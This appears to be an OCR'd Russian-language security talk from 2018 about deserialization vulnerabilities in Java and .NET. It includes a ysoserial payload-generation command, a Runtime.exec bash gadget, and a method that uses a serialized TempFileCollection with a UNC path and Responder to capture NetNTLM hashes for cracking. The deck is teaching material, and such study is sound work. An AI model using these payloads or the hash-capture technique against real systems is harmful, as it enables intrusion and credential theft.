Десереализация

Игорь Черватюк

Александр Трифанов

Андрей Басарыгин

Москва, 2018

Что это такое?


- **Сериализация** – процесс перевода какой-либо структуры данных в последовательность битов.
- **Десериализация** – восстановление начального состояния структуры данных из битовой последовательности.

- Используется в .Net, Java, PHP, Python…

- Уязвимости, как и детали эксплуатации – полностью зависят от языка.

Java: Что напечатает эта программа?

```
public class SerializeTest{
    public static void main(String args[]) throws Exception{
        MyObject myObj = new MyObject();
        myObj.name = "bob";
        FileOutputStream fos = new FileOutputStream("object.ser");
        ObjectOutputStream os = new ObjectOutputStream(fos);
        os.writeObject(myObj); os.close();
        FileInputStream fis = new FileInputStream("object.ser");
        ObjectInputStream ois = new ObjectInputStream(fis);
        MyObject objectFromDisk = (MyObject)ois.readObject();
        System.out.println(objectFromDisk.name);
    }
}
class MyObject implements Serializable{
    public String name;
    private void readObject(java.io.ObjectInputSt
        in.defaultReadObject();
        this.name = this.name+"!";
    }
}
```



Java: Что напечатает эта программа?

- Конечно же «bob!». Да, с **восклицательным знаком**.
- Потому что при десериализации данных использовалась переопределённая программистом функция «readObject»

```
class MyObject implements Serializable{
    public String name;
    private void readObject(java.io.ObjectInputStream in)
        in.defaultReadObject();
        this.name = this.name+"!";
```

Что может пойти не так?

- Java использует сериализацию повсюду:
  - In HTTP requests – Parameters, ViewState, Cookies, you name it.
  - RMI – The extensively used Java RMI protocol is 100% based on serialization
  - RMI over HTTP – Many Java thick client web apps use this – again 100% serialized objects
  - JMX – Again, relies on serialized objects being shot over the wire
  - Custom Protocols – Sending an receiving raw Java objects is the norm – which we'll see in some of the exploits to come

Для выполнения произвольного кода программа должна:

- Иметь уязвимую библиотеку, расположенную в Java “classpath”
- Приложение должно выполнять десериализацию пользовательских данных.
- Либо можно найти уязвимость в часто используемой библиотеке…

One Vulnerability to Rule Them All

- Январь 2015 http://www.slideshare.net/frohoff1/appseccali-2015-marshalling-pickles
- Уязвимость десериализации, ведущая к удалённому исполнению кода в библиотеке «commons collections».
- Чтобы исправить уязвимость – нужно исправить её отдельно в каждой программе, где эта библиотека используется, т.к. у каждой программы своя копия библиотеки☺

Общий подход к поиску и эксплуатации

- Найти в приложении функциональность, принимающую на вход от пользователя сериализованные объекты
  - Для Java это легко сделать, потому что все сериализованные объекты начинаются с байт «ac ed 00 05»
  - Если они base64 encoded – то начинаются с «rO0»
- Если приложение на Java слушает порт 1099 – это Java RMI (исключительно сериализованные данные)

Blind Java Deserialization Vulnerability

- Это немного похоже на Blind SQL-injection
- Пытаемся генерировать ошибки

```
if (System.getProperty("user.name").equals("root")){
    throw new Exception();
}
```

- Или ждать

```
if (System.getProperty("user.name").equals("root")){
    Thread.sleep(7000);
}
```

Blind Java Deserialization Vulnerability

- Чтение строк, файлов, свойств….
- И что самое главное – выполнение команд

```
Runtime.getRuntime().exec(new String[]
    {"/bin/bash", "-c", "something && sleep 7"}).waitFor();
```

- Эти, а также многие другие гаджеты можно найти тут: https://deadcode.me/blog/2016/09/02/Blind-Java-Deserialization-Commons-Gadgets.html

Да начнётся веселье

- Есть прекрасный генератор полезной нагрузки для эксплуатации уязвимостей десериализации https://github.com/frohoff/ysoserial
  - Качать лушче отсюда https://jitpack.io/com/github/frohoff/ysoserial/master/ysoserial-master.jar
  - Можно, например, создавать файлы в качестве Proof-Of-Consept
  - **`java -jar /path/to/ysoserial-master.jar CommonsCollections1 'touch /tmp/pwned' > payload.out`**

Demo time

.Net Что с этим можно сделать?

```
using System;
using System.IO;
using System.Runtime.Serialization.Formatters.Binary;

namespace serialisationTest1 {
    class Program {
        static void Main(string[] args) {
            string saveFile = "save";
            MyClass myClass = null;
            BinaryFormatter binaryFormatter = new BinaryFormatter();
            FileStream fileStream = File.OpenRead(saveFile);
            try {
                Object o = binaryFormatter.Deserialize(fileStream);
                myClass = (MyClass)o;
                myClass.Method();
            }
            catch (Exception) { }
        }
    }
}
```

- В приложении есть функция сохранения состояния объектов в файл
- И загрузки объектов из файла
- А потом в загруженном объекте вызывается какой-то метод…

.Net Что с этим можно сделать?

```
using System;
using System.IO;
using System.Runtime.Serialization.Formatters.Binary;

namespace serialisationTest1 {
    class Program {
        static void Main(string[] args) {
            string saveFile = "save";
            MyClass myClass = null;
            BinaryFormatter binaryFormatter = new BinaryFormatter();
            FileStream fileStream = File.OpenRead(saveFile);
            try {
                Object o = binaryFormatter.Deserialize(fileStream);
                myClass = (MyClass)o;
                myClass.Method();
            }
            catch (Exception) { }
        }
    }
}
```

- Напрямую инъекцию кода мы сделать не можем
- Но мы контролируем данные
- При выполнении десереализации происходят процессы выделения/освобождения памяти

.Net Пробуем что-то сделать

```
static void Main(string[] args) {
    BinaryFormatter binaryFormatter = new BinaryFormatter();
    TempFileCollection tempFileCollection = new TempFileCollection();
    tempFileCollection.AddFile("d:\\test",false);
    using (FileStream fileStream = File.OpenWrite("save"))
    {
    binaryFormatter.Serialize(fileStream, tempFileCollection);
    }
}
```

- Так почему бы не найти объект, выполняющий действия при создании/уничтожении?
- ***System.CodeDom.Compiler.TempFileCollection*** – объект, который удаляет файл, добавленный методом AddFile.

.Net Расклад следующий

- Мы можем удалять файлы
- Windows будет пытаться произвести аутентификацию при обращении к файлу по пути в формате UNC (\\host\file)
- …
- Ну так давайте получим NetNTLM хеш пользователя☺

- На нашей системе разворачиваем Responder
- Сериализуем объект, который пытается удалить файл с нашего сервера
- Отправляем его в приложение
- …
- PROFIT!!!
- NetNTLM хеш уже у нас, осталось только подобрать пароль☺

Demo time

Полезные ссылки

https://www.digitalinterruption.com/single-post/2018/04/22/NET-Deserialization-to-NTLM-hashes

https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/

https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet/blob/master/README.md

Вопросы?

Игорь Черватюк

Александр Трифанов

Андрей Басарыгин

Москва, 2018